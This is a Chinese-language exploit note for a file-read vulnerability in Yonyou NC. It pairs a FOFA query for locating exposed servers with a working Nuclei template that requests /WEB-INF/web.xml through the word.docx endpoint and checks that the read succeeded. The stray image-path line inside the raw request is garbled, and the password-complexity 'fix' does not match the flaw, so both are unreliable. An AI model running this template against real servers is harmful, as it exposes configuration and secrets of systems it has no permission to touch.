# 用友NC文件读取

## 漏洞描述

用友NC word 文件读取,攻击者可通过此漏洞获取敏感信息。

## 漏洞复现

1. FOFA

body="/Client/Uclient/UClient.exe"



1. 界面如下



1. Nulcei

id: yongyou-nc-word-fileread

info:

name: yongyou-nc-word-fileread

author: yongyou-nc-word-fileread

severity: high

requests:

- raw:

- |

GET /portal/docctr/open/word.docx?disp=/WEB-INF/web.xml HTTP/1.1

Host: {{Hostname}}

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: \*/\*

Connection: close


Content-Length: 0

matchers:

- type: dsl

dsl:

- "contains\_all(body, 'init-param','param-name','param-value')"



## 修复建议

1、强制用户更改口令符合密码复杂度